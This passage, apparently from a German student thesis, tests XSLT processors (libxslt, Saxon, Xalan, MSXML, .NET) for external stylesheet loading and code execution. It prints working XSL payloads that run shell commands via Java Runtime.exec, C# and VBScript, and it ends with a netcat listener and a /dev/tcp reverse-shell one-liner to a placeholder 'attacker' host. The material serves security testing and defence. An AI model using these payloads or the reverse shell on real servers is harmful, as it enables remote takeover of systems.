.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslLoadException: XSLT-Kompilierungsfehler. ---> ↙
    System.Xml.XmlException: Aufloesen externer URIs nicht zulaessig.
```

Die Ausgabe wurde auf die ersten zwei Zeilen gekürzt.

6.6.2. Externes Stylesheet einbinden mit `xml-stylesheet` (via HTTP)

LX SH SE XJ XC M4 M6 MN

In XML gibt es das `xml-stylesheet` Tag. In diesem Tag kann man über das `href` Attribut der XML Datei ein XSL Stylesheet zuweisen. Wenn man jetzt dem XSLT Prozessor eine XML Datei mit dieser Direktive auf ein externes Stylesheet und eine zusätzliche XSL Datei angibt, stellt sich die Frage, welches XSL der Prozessor ausführt.

Folgende XML Datei spezifiziert das zu ihr gehörende XSL Stylesheet `http://sasrv/external.xsl`:

```
<?xml version="1.0" ?>
<?xml-stylesheet type="text/xsl" href="http://sasrv/external.xsl"?>
<root>
  <content>Inhalt einer XML Datei</content>
</root>
```

Listing 6.36: `beispiele/tests/include_external_stylesheet_xml-stylesheet_href_http.xml`

Dem XSLT Prozessor wird dieses XML und folgende XSL Datei übergeben:

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">
  <xsl:text>Dummy Stylesheet</xsl:text>
</xsl:template>

</xsl:stylesheet>
```

Listing 6.37: `beispiele/tests/dummy_stylesheet.xsl`

libxslt

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0"?>
Dummy Stylesheet
```

Saxon

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
Warning: at xsl:stylesheet on line 2 column 52 of dummy_stylesheet.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
<?xml version="1.0" encoding="UTF-8"?>Dummy Stylesheet
```

Xalan-J

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0" encoding="UTF-8"?>Dummy Stylesheet
```

Xalan-C

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0" encoding="UTF-8"?>Dummy Stylesheet
```

MSXML 4.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
< ? x m l   v e r s i o n = " 1 . 0 "   e n c o d i n g = " U T F - 1 6 " ? > D u↙
    m m y   S t y l e s h e e t
```

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0"?>Dummy Stylesheet
```

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Dummy Stylesheet
```

6.6.3. Externes Stylesheet einbinden mit `xml-stylesheet` (lokaler Pfad)

LX SH SE XJ XC M4 M6 MN

Dasselbe kann man machen, wenn man bei `href` einen lokaler Pfad angibt:

```
<?xml version="1.0" ?>
<?xml-stylesheet type="text/xsl" href="external.xsl"?>
<root>
  <content>Inhalt einer XML Datei</content>
</root>
```

Listing 6.38: `beispiele/tests/include_external_stylesheet_xml-stylesheet_href_local.xml`

libxslt

Ausgabe unter Linux: (Nicht verwundbar ☼)

```
<?xml version="1.0"?>
Dummy Stylesheet und Windows
```

Auch hier lädt `xsltproc` das externe Stylesheet: (Verwundbar 💣)

```
$ xsltproc include_external_stylesheet_xml-stylesheet_href_local.xml ↙
    dummy_stylesheet.xsl
<?xml version="1.0"?>
External Stylesheet
```

Die Verwundbarkeit lässt sich für xsltproc deaktivieren. Dies ist im Kapitel 8.2.7 beschrieben.

Saxon

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
Warning: at xsl:stylesheet on line 2 column 52 of dummy_stylesheet.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
<?xml version="1.0" encoding="UTF-8"?>Dummy Stylesheet
```

Xalan-J

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0" encoding="UTF-8"?>Dummy Stylesheet
```

Xalan-C

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0" encoding="UTF-8"?>Dummy Stylesheet
```

MSXML 4.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
< ? x m l   v e r s i o n = " 1 . 0 "   e n c o d i n g = " U T F - 1 6 " ? > D u↙
    m m y   S t y l e s h e e t
```

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0"?>Dummy Stylesheet
```

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Dummy Stylesheet
```

6.7. Code Execution

6.7.1. Testdefinition

Testname	Code Execution
Beschreibung	Der Angreifer kann eigenen Code auf dem verwundbaren System ausführen.
Vorbedingungen	XSLT Prozessor verarbeitet eine präparierte XSL Datei.
Erwartetes Resultat	Der Code des Angreifers wird ausgeführt.

Verifikation von Code Execution

Bei dieser Verwundbarkeit war die Verifikation des Tests unser grösstes Problem. Als security Tester muss man feststellen können, ob Code ausgeführt wird oder nicht. Ein böswilliger Angreifer könnte alle möglichen Daten löschen um Schaden anzurichten. Ein Tester sollte das System aber so wenig wie möglich verändern.

Im XSLT Prozessor Xalan kann zum Beispiel über die Java Runtime mittels `run:exec` Code ausgeführt werden. An der Stelle wo im XSL der Prozess gestartet wird, ist lediglich eine Referenz auf ein Objekt wie `java.lang.UNIXProcess@2f003b4r` zu sehen. Die Ausgabe eines Befehls wie `cat /etc/passwd` hilft dem Tester also nicht zur Identifikation von Code Execution.

Eine andere Möglichkeit wäre die Verifikation zeitbasiet durchzuführen. Dieses Verfahren wird auch bei timebased blind SQL Injections angewendet, um einzelne Bytes aus Datenbanken zu lesen. Deshalb kamen wir auf die Idee, den Command `sleep 10` auszuführen, was einen Prozess dazu zwingt, 10 Sekunden zu warten. Wartet die Applikation 10 Sekunden, weiss der Tester, dass der Command ausgeführt wurde. Die Idee tönt zwar plausibel, aber es funktionierte nicht: Der XSLT Prozessor startet zwar den Befehl, wartet jedoch bei der Ausführung nicht, sondern lässt den Prozess eigenständig weiterarbeiten. Werden die Prozesse auf dem System aufgelistet, ist der `sleep` Command ersichtlich, der Elternprozess hat jedoch die PID 1 und nicht die des XSLT Prozessors:

```
$ ps -ef | grep sleep
emanuel   7368     1  0 23:05 pts/1    00:00:00 /usr/bin/sleep 10
```

Eine weitere Möglichkeit für das Testen von Code Execution zeigte Ron Bowes im Talk "Secrets of DNS"[28]: Es wird eine DNS Anfrage auf eine Domain gestartet, dessen Nameserver der Tester betreibt. Führt man den Code `ping -c 1 xslt5.example.net` aus, wird zuerst der Hostname per DNS aufgelöst. Die DNS Anfrage wird könnte an den firmeninterne Nameserver geschickt werden, welcher die Auflösung iterativ vornimmt. Der Tester wählt dabei ein Hostname, welcher sicher nicht im DNS Cache des firmeninternen Nameservers vorhanden ist. Die DNS Anfrage wird schlussendlich zum Nameservers des Testers gelangen. Dies kann auf diesem Nameserver überprüft werden. Der Tester sieht auf dem authoritativen Nameserver mit `tcpdump` folgende eingehenden DNS Requests:

```
$ sudo tcpdump -n -i eth0 port 53 | grep xslt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
21:35:01.466267 IP 77.109.138.45.30321 > 5.45.105.71.53: 16817% [1au]
  A?  xslt5.example.net. (42)
21:35:01.550608 IP 77.109.138.45.46904 > 5.45.105.71.53: Flags [P.], seq 1:45,
  ack 1, win 913, options [nop,nop,TS val 1748915988 ecr 624068397],
  length 444402% [1au] A? xslt5.example.net. (42)
```

Der Vorteil dieser Variante ist, dass der Test auch funktioniert, wenn die durch den `ping` ausgelösten ICMP Requests von der Firewall der Firma blockiert werden. Der Nachteil ist, dass ein relativ grosses Setup für den Test notwendig ist und dass in sehr sicherheitskritischen Unternehmen, wie Banken, ausgehende DNS Requests eventuell gar nicht möglich sind. Diese Lösung ist ebenfalls nicht optimal.

Später fanden wir raus, dass mit der Methode `Process.waitFor(Process)` auf einen aufgerufenen Prozess gewartet werden kann. Somit lässt sich auf die Beendigung des `sleep` Befehls warten und die Codeausführung kann richtig detektiert werden.

Unser Ziel ist es folgenden Java Code auf den Prozessoren auszuführen:

```
public static void main(String[] args) throws IOException, InterruptedException {
  Runtime r = Runtime.getRuntime();
  Process p = r.exec("sleep 5");
  p.waitFor();
}
```

Listing 6.39: `beispiele/tests/code_execution_run_exec.java`

Zuerst wird ein `Runtime` Objekt erstellt. Auf dieses Objekt kann man die `exec` Methode aufrufen, welche ein Command auf der Shell aufruft und ein `Process` zurückgibt. Damit das Programm nicht sofort beendet, kann man auf diesem Prozess die `waitFor()` Methode aufrufen.

Das Überführen des Codes aus Listing 6.39 in ein XSL ist nicht sehr intuitiv. Für jede Variable, welche man später wiederverwenden will, muss man diese mit `xsl:variable` anlegen. Dabei gibt man im Attribut zuerst den Namepace an, welcher für jede verwendete Klasse am Anfang des Dokuments eingebunden wurde. Durch einen Doppelpunkt getrennt wird die Methode angegeben und als erster Parameter das Objekt, auf dem die Methode aufgerufen wird. Somit haben alle Methodenaufrufe einen Parameter mehr. Folgend ist der Code zu sehen, welcher das Java Listing 6.39 in XSL abbildet:

```
<!-- Namespaces -->
xmlns:runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process"
<!-- Java Code -->
<xsl:variable name="rtobject" select="runtime:getRuntime()"/>
<xsl:variable name="process" select="runtime:exec($rtobject,'sleep 5')"/>
<xsl:variable name="waiting" select="process:waitFor($process)"/>
<xsl:value-of select="$process"/>
```

Is es nicht nötig auf das Beenden des Prozesses zu warten, kann man den Command in eine Zeile packen:

```
<xsl:value-of select="runtime:exec(runtime:getRuntime(),'ping hsr.ch')"/>
```

Möchte man Shell Funktionen verwenden, wie beispielsweise das Umleiten in eine Datei mittels > oder das öffnen eines Sockets direkt über die Bash, kann man mit `sh -c command` eine neue Shell starten. Dabei ist jedoch darauf zu achten, dass der `command` Parameter nur aus einem einzigen String bestehen darf. Damit das möglich ist, kann man die Internal Field Seperator Variable (`$IFS`) als Ersatz für das Leerzeichen verwenden [54]. Folgend wird mit dem Shell Builtin Befehl `echo` das Wort `foo` in die Datei `/tmp/foo` geschrieben:

```
<xsl:value-of select="runtime:exec(runtime:getRuntime(),'sh -c echo${IFS}foo>/tmp↙
    /foo')"/>
```

Die Shell `sh` wird über den `$PATH` gefunden. Ist das Verzeichnis wo `sh` abgelegt ist nicht im `$PATH`, muss man den kompletten Pfad `/bin/sh` angeben.

6.7.2. Code Execution mit `php:function`

PHP verwendet libxslt als XSLT Prozessor. PHP erweitert libxslt mit dm Feature Code auszuführen. Folgende XSL Datei führt den Befehl `sleep 10` aus. Das ist gut verifizierbar, da der Prozess nicht in den Hintergrund gestellt wird und beispielsweise eine in PHP geschriebene Webapplikation somit 10 Sekunden lang wartet und man erst danach die Antwort vom Webserver erhält.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:php="http://php.net/xsl" >

  <xsl:output method="html"/>

  <xsl:template match="/">
    <xsl:value-of select="php:function('shell_exec', 'sleep 10')" />
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.40: `beispiele/tests/code_execution_php.xsl`

Damit das funktioniert, muss man jedoch mit der Funktion `registerPHPFunctions()` auf der Instanz des Prozessors die Ausführung von Code explizit aktivieren. Deshalb ist PHP nicht verwundbar.

(Nicht verwundbar ☼)

6.7.3. Code Execution mit `run:exec`

XJ

In Linux wird die Codeexecution wie folgt getestet:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:oradate="http://www.oracle.com/XSL/Transform/java/java.util.Date"
  xmlns:apachedate="http://xml.apache.org/xalan/java/java.util.Date"

  xmlns:oraout="http://www.oracle.com/XSL/Transform/java/java.lang.System"
  xmlns:apacheout="http://xml.apache.org/xalan/java/java.lang.System"

  xmlns:runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process">

  <xsl:output method="text"/>

  <xsl:template match="/">
    Date mit Oracle Namespace: <xsl:value-of select="oradate:new()"/>
    Date mit Apache Namespace: <xsl:value-of select="apachedate:new()"/>
    Println mit Oracle Namespace: <xsl:value-of select="oraout:out:println('Ich ↙
        komme aus println')"/>
    Println mit Apache Namespace: <xsl:value-of select="apacheout:out:println('↙
        Ich komme aus println')"/>

    Prozessausfuehrung
    <xsl:variable name="rtobject" select="runtime:getRuntime()"/>
    <xsl:variable name="process" select="runtime:exec($rtobject,'sleep 5')"/>
    <xsl:variable name="waiting" select="process:waitFor($process)"/>
```

```
    <xsl:value-of select="$process"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.41: beispiele/tests/code_execution_run_exec.xsl

Unter Windows funktionierte der Timeout Befehl `sleep 5` , welcher die Ausführung auf Konsolenebene um einige Sekunden pausiert, nicht. Deshalb wurde dort auf die Java Methode `Thread.sleep()` zurückgegriffen.

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:oradate="http://www.oracle.com/XSL/Transform/java/java.util.Date"
  xmlns:apachedate="http://xml.apache.org/xalan/java/java.util.Date"

  xmlns:oraout="http://www.oracle.com/XSL/Transform/java/java.lang.System"
  xmlns:apacheout="http://xml.apache.org/xalan/java/java.lang.System"

  xmlns:runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process"
  xmlns:thread="http://xml.apache.org/xalan/java/java.lang.Thread"
>

  <xsl:output method="text"/>

  <xsl:template match="/">
    Date mit Oracle Namespace: <xsl:value-of select="oradate:new()"/>
    Date mit Apache Namespace: <xsl:value-of select="apachedate:new()"/>
    Println mit Oracle Namespace: <xsl:value-of select="oraout:out:println('Ich ↙
        komme aus println')"/>
    Println mit Apache Namespace: <xsl:value-of select="apacheout:out:println('↙
        Ich komme aus println')"/>

    Prozessausfuehrung
    <xsl:variable name="rtobject" select="runtime:getRuntime()"/>
  <xsl:variable name="test" select="thread:sleep(5000)"/>
    <xsl:variable name="waiting" select="process:waitFor($process)"/>
    <xsl:value-of select="$process"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.42: beispiele/tests/code_execution_run_exec_win.xsl

Xalan-J

Ausgabe unter Windows: (Verwundbar 💣)

```
System-ID unbekannt; Zeilennummer18; Spaltennummer103; Das Praefix muss in einen ↙
    Namensbereich aufgeloest werden: oraout:out
System-ID unbekannt; Zeilennummer19; Spaltennummer106; Das Praefix muss in einen ↙
    Namensbereich aufgeloest werden: apacheout:out

  Date mit Oracle Namespace: Thu Oct 30 19:20:53 CET 2014
  Date mit Apache Namespace: Thu Oct 30 19:20:53 CET 2014
  Println mit Oracle Namespace: Ich komme aus println
  Println mit Apache Namespace: Ich komme aus println
```

```
  Prozessausfuehrung
  java.lang.ProcessImpl@59494225
```

Ausgabe unter Linux: (Verwundbar 💣)

```
SystemId Unknown; Line #17; Column #103; Prefix must resolve to a namespace: ↙
    oraout:out
SystemId Unknown; Line #18; Column #106; Prefix must resolve to a namespace: ↙
    apacheout:out

    Date mit Oracle Namespace: Sun Nov 02 16:21:59 CET 2014
    Date mit Apache Namespace: Sun Nov 02 16:21:59 CET 2014
    Println mit Oracle Namespace: Ich komme aus println
    Println mit Apache Namespace: Ich komme aus println

    Prozessausfuehrung
    java.lang.UNIXProcess@669b675b
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.1

6.7.4. Code Execution in Saxon EE

SE

In der Saxon Enterprise Edition kann auch Java Code ausgeführt werden. Folgendes Beispiel für Windows veranschaulicht wie dies funktioniert:

```
<?xml version="1.0"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    version="1.0"
  xmlns:date="java:java.util.Date"
  xmlns:runtime="java:java.lang.Runtime"
  xmlns:process="java:java.lang.Process"
    >
  <xsl:output method="text"/>
  <xsl:template match="/" >
    Date: <xsl:value-of select="date:new()"/>
    <xsl:variable name="rtobject" select="runtime:getRuntime()"/>
    <xsl:variable name="process" select="runtime:exec($rtobject,'ping -c 5 google↙
        .ch')"/>
    <xsl:variable name="waiting" select="process:waitFor($process)"/>
    <xsl:value-of select="$process"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.43: beispiele/tests/code_execution_saxon.xsl

Ausgabe unter Windows: (Verwundbar 💣)

```
Date: Tue Nov 04 11:23:02 CET 2014java.lang.ProcessImpl@38425407
```

Für den Test unter Windows wurde anstatt eines `ping` der Befehl `cmd` ausgeführt um die Funktionalität zu testen. Auf das entsprechende XSL wird hier verzichtet, da sich dieses nur in der Zeile mit dem Kommando unterscheidet. Die Ausgabe unter Linux war: (Verwundbar)

```
Saxon evaluation license expires in 14 days
Warning: at xsl:stylesheet on line 8 column 6 of code_execution_saxon.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor

                Date: Mon Nov 17 17:02:07 CET 2014java.lang.UNIXProcess@31ac8cf3
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.6

6.7.5. Code Execution mit C#

MN M6

In dem .NET XML Prozessor kann C# Code folgendermassen ausgeführt werden. Es wird ein Ping auf den `sasrv` Server abgesetzt und als Rückgabewert wird an das XSL die Startzeit des Prozesses zurückgegeben.

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
      xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
      xmlns:msxsl="urn:schemas-microsoft-com:xslt"
      xmlns:user="urn:my-scripts">

  <msxsl:script language="C#" implements-prefix="user">
    <![CDATA[
       public static string getData()
      {
        System.Diagnostics.ProcessStartInfo proc =
        new System.Diagnostics.ProcessStartInfo();
        proc.FileName = @"C:\windows\system32\cmd.exe";
        proc.Arguments = "/c ping sasrv";
        return System.Diagnostics.Process.Start(proc).StartTime.ToString();
      }
    ]]>
  </msxsl:script>

  <xsl:template match="/">
    <xsl:value-of select="user:getData()" />
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.44: `beispiele/tests/code_execution_csharp.xsl`

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar)

```
Microsoft (R) Windows Script Host, Version 5.8
Copyright (C) Microsoft Corporation 1996-2001. Alle Rechte vorbehalten.

Transformation Error : -2147467259*Die Sicherheitseinstellungen lassen es nicht ↙
    zu, Skriptcode innerhalb dieses Styleshe
ets auszufuehren.
```

Per default wird die Skriptausführung in MSXML6 unterbunden. Erlaubt man das Scripting wird folgende Ausgabe erzeugt:

```
30.10.2014 20:00:49
```

.NET system.xml mit verbotenem Scripting (default)

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslTransformException: Die Ausfuehrung von Skripts↙
     wurde verhindert. Verwenden Sie die 'Xs
ltSettings.EnableScript'-Eigenschaft, um die Ausfuehrung zu aktivieren. Fehler ↙
    bei C:\Users\RouLee\Documents\HSR_HS14\SA\
XML_Prozessoren\code_execution_csharp.xsl(20,3).
   bei <xsl:template match="/">(XmlQueryRuntime {urn:schemas-microsoft-com:xslt-↙
       debug}runtime)
   bei <xsl:apply-templates>(XmlQueryRuntime {urn:schemas-microsoft-com:xslt-↙
       debug}runtime, XPathNavigator )
   bei Root(XmlQueryRuntime {urn:schemas-microsoft-com:xslt-debug}runtime)
   bei System.Xml.Xsl.XmlILCommand.Execute(Object defaultDocument, XmlResolver ↙
       dataSources, XsltArgumentList argumentLis
t, XmlWriter writer)
   bei System.Xml.Xsl.XslCompiledTransform.Transform(XmlReader input, XmlWriter ↙
       results)
   bei XSL_Tester.Program.Main(String[] args)
```

In .Net ist die Ausführung von Code in einem XSLT per default verboten. Das Ausführen von Code innerhalb von XSLT muss explizit mit der Einstellung `Xsltsettings.EnableScript = true` erlaubt werden.

6.7.6. Code Execution mit VBScript

M4 M6

Mit VBScript kann auch Code ausgeführt werden. Auch hier wird ein Ping an den `sasrv` gestartet und dann das aktuelle Datum und die Zeit an das XSLT zurückgegeben.

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:msxml="urn:schemas-microsoft-com:xslt"
  xmlns:VBScript="urn:myScripts">

  <xsl:output method="text"/>

  <msxml:script language="VBScript" implements-prefix="VBScript">
    function myFunction()
      Set WshShell = CreateObject("WScript.Shell")
      wshshell.run "ping sasrv"
      Set WshShell = Nothing
      myFunction = FormatDateTime(Now, vbGeneralDate)
    end function
  </msxml:script>

  <xsl:template match="/">
    <xsl:value-of select="VBScript:myFunction()"/>
```

```
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.45: `beispiele/tests/code_execution_vbscript.xsl`

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
3 0 . 1 0 . 2 0 1 4   2 0 : 0 7 : 4 0
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.6.5

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
MSXML 6.0:
Microsoft (R) Windows Script Host, Version 5.8
Copyright (C) Microsoft Corporation 1996-2001. Alle Rechte vorbehalten.

Transformation Error : -2147467259*Die Sicherheitseinstellungen lassen es nicht ↙
    zu, Skriptcode innerhalb dieses Stylesheets auszufuehren.
```

Per default wird die Skriptausführung in MSXML6 unterbunden.

6.7.7. Code Execution mit `xalan:script`

XJ

In Xalan kann mit dem Tag `xalan:script` Javascript ausgeführt werden. Dazu ist jedoch die `BSF.jar` aus dem "Apache Jakarta Bean Scripting Framework project" dem Compiler bekannt sein und in den Classpath inkludiert werden [19].

Wir konnten dies trotz Anleitungen und Beispielen nicht testen. Es funktionierte nicht, dass wir Javascript ausführen konnten. Wir haben diesen Test fallengelassen, da in Xalan bereits Java Code an sich ausgeführt werden kann und wir deshalb nicht zusätzliche Zeit investieren wollten.

6.8. Übersicht der Verwundbarkeiten

Verwundbarkeit \ Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml	Kapitel
Information Exposure									**6.2**
`system-property` (XSLT 1.0)	💣	💣	💣	💣	💣	💣	💣	💣	6.2.2
`system-property` (XSLT 2.0)		💣	💣						6.2.3
Java `System.getProperty()`			💣	💣					6.2.4
`xalan:checkEnvironment()`				💣					6.2.5
`msxml:version`						💣	💣	💣	6.2.6
Portscan	💣	💣	💣	💣	💣	💣	☼	☼	6.2.7 / 6.2.8
Read Files									**6.3**
`document()`	💣	💣	💣	💣	💣	💣	☼	☼	6.3.1
`unparsed-text()` (XSLT 2.0)		💣	💣						6.3.2
XXE in XSL	⚠1	💣	💣	💣	💣	💣	☼	☼	6.3.3
`file:list`			💣						6.3.4
HTTP Zugriff (XXE/`unparsed-text`)	💣	💣	💣	💣	💣	💣	☼	☼	6.3.5 / 6.3.6
Lesen von UNC Pfad (Windows)		💣	💣	💣	💣	💣	☼	☼	6.3.7
FTP Zugriff / Bruteforce	💣	💣	💣	💣	💣	💣	☼	☼	6.3.8 / 7.3.1
Write Files									**6.4**
`xsl:result-document` (XSLT 2.0)		💣	💣						6.4.1
`redirect`				💣					6.4.2
`exsl:document`	💣								6.4.3
`file:create-dir`			💣						6.4.4
`file:append-text`			💣						6.4.5
Datenbank									**6.5**
Xalan DB Erweiterung				☼					6.5.1
Include External Stylesheet									**6.6**
`xsl:include` / `xsl:import`	💣	💣	💣	💣	💣	💣	☼	☼	6.6.1
`xml-stylesheet`	☼	☼	☼	☼	☼	☼	☼	☼	6.6.2 / 6.6.3
Code Execution									**6.7**
Code Execution	☼		💣	💣		💣	☼	☼	6.7.3 / 6.7.4

Tabelle 6.10.: Übersicht über die Verwundbarkeiten und Prozessoren

Legende

💣	Erfolgreich getestet in der Standardkonfiguration
⚠Zahl	Ist per Standard aktiviert, jedoch müssen noch andere Bedingungen erfüllt sein. In der Legende ist jeweils zu der Zahl angegeben, welche Vorbedingungen für eine erfolgreiche Durchführung gegeben sein müssen.
☼	Ist standardmässig nicht möglich.
	Diese Funktion wird vom XSLT Prozessor nicht unterstützt

Vorbedingungen:

1. Standardmässig nur in Perl und mit dem Wrapper `xsltproc` möglich. In PHP und Python ist das Laden von externen Entitäten standardmässig deaktiviert.

7. Angriffsszenarien

Dieses Kapitel soll aufzeigen, was mit den von uns gefunden Verwundbarkeiten für Angriffe möglich sind. Auch sollen reale Beispiele aufzeigen, dass einige Verwundbarkeiten bereits ausgenutzt wurden.

7.1. Reale Beispiele

Anhand folgender Beispiele sieht man, dass in einigen Produkten welche XSLT einsetzen, standardmässig sicherheitskritische Funktionen wie das Laden von externen XSL Dateien oder das Ausführen von Code aktiv sind.

7.1.1. Ektron XSLT Remote Code Execution

Bei Ektron handelt es sich um ein in ASP.NET geschriebenes CMS (Content Management System), welches auf Unternehmen ausgerichtet ist. Im Oktober 2012 wurde eine Verwundbarkeit entdeckt, welcher die CVE (Common Vulnerabilities and Exposures) [1] ID CVE-2012-5357 zugeordnet wurde [2]. Es existiert ein Metasploit Modul, welches die Verwundbarkeit ausnutzt. Die Seite `ekajaxtransform.aspx` nimmt über einen HTTP POST Request ein XSL entgegen, welches auf dem Server mit dem XSLT Prozessor .NET system.xml prozessiert wird. Dieser Input wird nicht überprüft. Da Codeausführung aktiviert ist, kann fremder Code mit der Berechtigung von `NETWORK SERVICE` auf dem verwundbaren Server ausgeführt werden. [64].

7.1.2. Liferay XSLT Remote Remote Command Execution

Liferay ist ein in Java geschriebenes OpenSource Portal für Unternehmen [44]. In der Community Edition (CE) 5.x und 6.x kann, falls Tomcat als Applikationsserver eingesetzt wurde, Code ausgeführt werden. Diese Verwundbarkeit wurde im März 2011 von Nicolas Grégoire entdeckt und der CVE ID CVE-2011-1571 zugewiesen [31]. Eingeloggte Benutzer können den eingesetzten XSLT Prozessor Xalan-J dazu bringen Code aus einem eigenen XSL auszuführen. Es steht ein Metasploit Modul für eine reverse Shell zur Verfügung [43] [42].

7.1.3. Google Search Appliance ProxyStyleSheet Remote Command Execution

Die Google Search Appliance ist ein Produkt von Google, welches man sich kaufen und als Hardware in ein Rack einbauen kann. Danach stellt die Appliance die für an das betreffende Unternehmen angepasste Suchfunktionen zur Verfügung. Beispielsweise können interne Webseiten, Dateifreigaben oder Dokumentenmanagementsystem in die Suche miteinbezogen werden [39]. Das Aussehen der Suchseite kann mit einem Stylesheet angepasst werden, welches über einen GET Parameter definiert werden kann. Dieses Stylesheet kann entweder eine lokale Datei oder eine HTTP URL sein. Das Stylesheet wird mit dem XSLT Prozessor Saxon prozessiert. Durch das Bereitstellen von einem Stylesheet, welches Code enthält, ist es möglich auf der Google Search Appliance eigenen Code auszuführen [53].

Diese Verwundbarkeit wurde 2005 von H. D. Moore, dem Metsasploit Entwickler, entdeckt und der CVE ID CVE-2005-3757 zugewiesen [5]. Für diese Verwundbarkeit existiert ein Metasploit Modul [52].

7.2. Szenario: Shell auf einem verwundbaren Server öffnen

Durch Code Execution kann ein Angreifer eigenen Code ausführen. Dies wird im Testfall 6.7 beschrieben. Der Angreifer bemerkt durch den Test, dass er Code ausführen kann. Jetzt will er das System übernehmen und kompletten Shellzugriff auf dem Server erhalten.

Dazu verwendet der Angreifer, wie in der Abbildung 7.1 gezeigt, eine so genannte reverse Shell. Das funktioniert so, dass der Angreifer auf seinem System auf einem TCP Port hört und sich der verwundbare Server auf diesen Port verbindet und eine Shell zur Verfügung stellt.



Abbildung 7.1.: Angriffsszenario Reverse Shell

Dazu öffnet der Angreifer auf seinem System eine neue Netcat Session, welche auf einem Port hört, der vom verwundbaren System aus zugreifbar ist. In diesem Beispiel wird der Port 2323 verwendet:

```
$ nc -l -p 2323
```

Listing 7.1: Netcat horcht auf Port 2323

Durch folgenden Befehl wird die Shell dem Angreifer zur Verfügung gestellt [58]:

```
exec 5<>/dev/tcp/attacker/2323; cat <&5 \
  | while read line; do $line 2>&5 >&5; done
```

Listing 7.2: Shell dem Angreifer zur Verfügung stellen

Es wird eine neue TCP Verbindung zum Host `attacker` auf den Port 2323 hergestellt. Die Verbindung wird auf den Dateideskriptor (5) gemappt. Von diesem Dateideskriptor wird gelesen und die erhaltenen Befehle ausgeführt (`$line`). Dessen Standard- und Fehlerausgabe wird in den erstellten Dateideskriptor geschrieben (`2>&5 >&5`), damit der Attacker den Output erhält.

